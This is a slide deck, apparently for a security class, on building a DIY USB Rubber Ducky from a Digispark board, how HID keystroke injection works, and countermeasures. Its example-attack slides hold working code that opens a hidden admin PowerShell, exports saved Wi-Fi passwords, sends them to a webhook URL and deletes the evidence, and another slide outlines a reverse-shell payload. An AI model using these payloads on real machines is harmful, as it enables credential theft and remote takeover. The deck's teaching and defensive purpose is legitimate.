DIY USB RUBBERDUCKY

THOMAS DAUNER

CONTENT

- What is a rubber ducky?
- DIY USB RubberDucky – Differences
- Setup
- Why does it work?
- Example attacks
- Counter measures


WHAT IS A RUBBERDUCKY

- Microcontroller with SD-card
- Looks like USB Stick
- Pretends to be HID (keyboard)
- Programming language: Duckyscript
- Payloads stored on the SD card
- Runs script when plugged in

DIY USB RUBBERDUCKY – DIFFERENCES

- Microcontroller Atmel Tiny85
- No SD-card
- Can be programmed with ArduinoIDE
- Many manufacturers (mine: Digispark)


→ Same principle than commercial



SETUP

- ArduinoIDE needs to be installed
- Install boardmanager
- Install digispark drivers
- Program in the ArduinoIDE
- Upload program
- Done

WHY DOES IT WORK?



Plugged in

- Host controller handles USB-stick
- Host controller sends USB-reset request to device. Address = 0

Device descriptor

- Host controller gets information about usb device from device descriptor
- Manufacturer, size of usb stick, supply voltage, …

Interface descriptor


- Information about kind of the usb device
- Information stored as hex value

WHY DOES IT WORK?

- RubberDucky has 2 interface descriptors
- Identified as mass storage device & HID
- Host controller loads drivers for mass storage device & HID

EXAMPLE ATTACKS


- WIFI password stealer
- Step 1: Open powershell in admin mode



```
DigiKeyboardDe.sendKeyStroke(KEY_R, MOD_GUI_LEFT); //run
DigiKeyboardDe.delay(100);
DigiKeyboardDe.print("powershell -WindowStyle hidden"); //hidden power shell
DigiKeyboardDe.sendKeyPress(KEY_ENTER,MOD_CONTROL_LEFT|MOD_SHIFT_LEFT); //enter and run as admin
DigiKeyboardDe.delay(100);
DigiKeyboardDe.sendKeyPress(0);
DigiKeyboardDe.delay(500);
DigiKeyboardDe.sendKeyPress(KEY_ARROW_LEFT); //press left to confirm administration run
DigiKeyboardDe.delay(500);
DigiKeyboardDe.sendKeyPress(KEY_ENTER); //enter
DigiKeyboardDe.delay(500);
```

EXAMPLE ATTACKS

- WIFI password stealer
- Step 2: Extract passwords & send them to webserver



```
DigiKeyboardDe.println("cd %temp%"); //going to temporary dir
DigiKeyboardDe.delay(500);
DigiKeyboardDe.println("netsh wlan export profile key=clear"); //grabbing all the saved wifi passwd and
DigiKeyboardDe.delay(1000);
DigiKeyboardDe.println("powershell Select-String -Path WLAN*.xml -Pattern 'keyMaterial' > Wi-Fi-PASS");
DigiKeyboardDe.delay(1000);
DigiKeyboardDe.println("powershell Invoke-WebRequest -Uri https://webhook.site/ff8b4d0d-db7b-45b5-aa41-
DigiKeyboardDe.delay(1000);
DigiKeyboardDe.println("del WLAN* /s /f /q"); //cleaning up all the mess
```

EXAMPLE ATTACKS

- Remote shell
- Preparation: Webserver with powershell reverse shell code, Netcat listener, rubberducky with download script
- How it works:
  - Rubberducky downloads & executes payload from server
  - Payload creates a reverse shell which get received from the netcat listener
  - Done -> You have a remote shell and can control the victim computer from remote

→ Several tutorials online

OTHER ATTACKS

- Keylogger
- Other data theft
- Install malware/ransomware
- …

COUNTERMEASURE

- DuckHunter:
  - Detects attacks and disallow keyboard input
  - Logs attack
  - Blacklist for not used programs (e.g. powershell, cmd, …)
- USBrip
  - Displays all USB log events
  - Can‘t block the attack but can help identify that there was an attack

COUNTERMEASURE

ISO	Headline	Concrete Implementation
9.2.3	Management of privileged access rights	→ Don‘t give everybody admin priviledged
9.4.2	Secure log-on procedures	→ Terminate inactive sessions, use complex password
11.1.2	Physical entry controls	→ record visitors, wear visible ID, 2FA
11.1.3	Securing offices, rooms and facilities	→ Prevent access by public, e.g. doors, locks, guards
11.2.9	**Clear desk and clear screen policy**	**→ Lock your computer when leaving the office**
12.3.1	Information backup	→ Do backups
12.4.1	Event logging	→ Record suspicious media devices/input/accesses
16.1.6	Learning from information sec. Incidents	→ Improve security measurements if necessary

REFERENCES

- https://aware7.de/blog/rubber-ducky-der-gefaehrliche-usb-stick/
- https://hak5.org/blogs/usb-rubber-ducky/the-3-second-reverse-shell-with-a-usb-rubber-ducky
- https://hak5.org/blogs/usb-rubber-ducky/what-is-the-best-security-awareness-payload-for-the-rubber-ducky
- https://sarwiki.informatik.hu-berlin.de/USB:_Rubber_Ducky
- https://www.youtube.com/watch?v=uH-4btjE56E